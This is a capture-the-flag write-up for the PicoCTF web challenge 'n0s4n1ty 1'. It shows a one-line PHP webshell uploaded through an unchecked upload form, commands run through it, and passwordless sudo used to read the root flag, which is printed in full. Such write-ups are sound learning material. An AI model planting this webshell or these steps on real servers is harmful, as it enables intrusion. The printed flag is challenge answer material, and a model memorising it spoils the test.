
n0s4n1ty 1
 PicoCTF web
 We start with a web instance that has a profile picture upload feature:

I upload a .png I have lying around, example.png and we get this in response:
The file example.png has been uploaded Path: uploads/example.png
There are two key pieces of information from uploading:
- The
uploadsdirectory is leaked, so we know where are file is uploaded. - Looking at the URL after uploading it is on
/upload.php, so we know its running with PHP!
File Upload + PHP generally means webshell! Let’s use this one from Tiny-PHP-Webshell.
I make a example.php with this content:
<?=`$_GET[0]`?>
After uploading we get:
The file example.php has been uploaded Path: uploads/example.php
Let’s visit /uploads/example.php?0=id:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Woo RCE! Let’s find the flag.
Visiting /uploads/example.php?0=ls /:
bin boot challenge dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
After a lot of poking, we obviously can’t get much further and there is a key indication why in the hints:
Hint: Whenever you get a shell on a remote machine, check
sudo -l
We need to see what binaries we can run as sudo, visiting /example.php?0=sudo -l we get:
Matching Defaults entries for www-data on challenge: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on challenge:
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL means we can run all binaries with sudo without specifying a password, meaning no interactive shell needed!
So we can read inside the /root folder! Let’s use /uploads/example.php?0=sudo ls /root:
flag.txt
Finally, /uploads/example.php?0=sudo cat /root/flag.txt:
picoCTF{wh47_c4n_u_d0_wPHP_80eedb7d}
Flag: picoCTF{wh47_c4n_u_d0_wPHP_80eedb7d}
Related Writeups
l33t-benign
Now that you've figured out who was behind this operation, can you figure out who else was affected?
4spam
In the wake of last week's events, we've created a replacement (https://4spam.umbccd.net/). An old dump of some of the ...
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net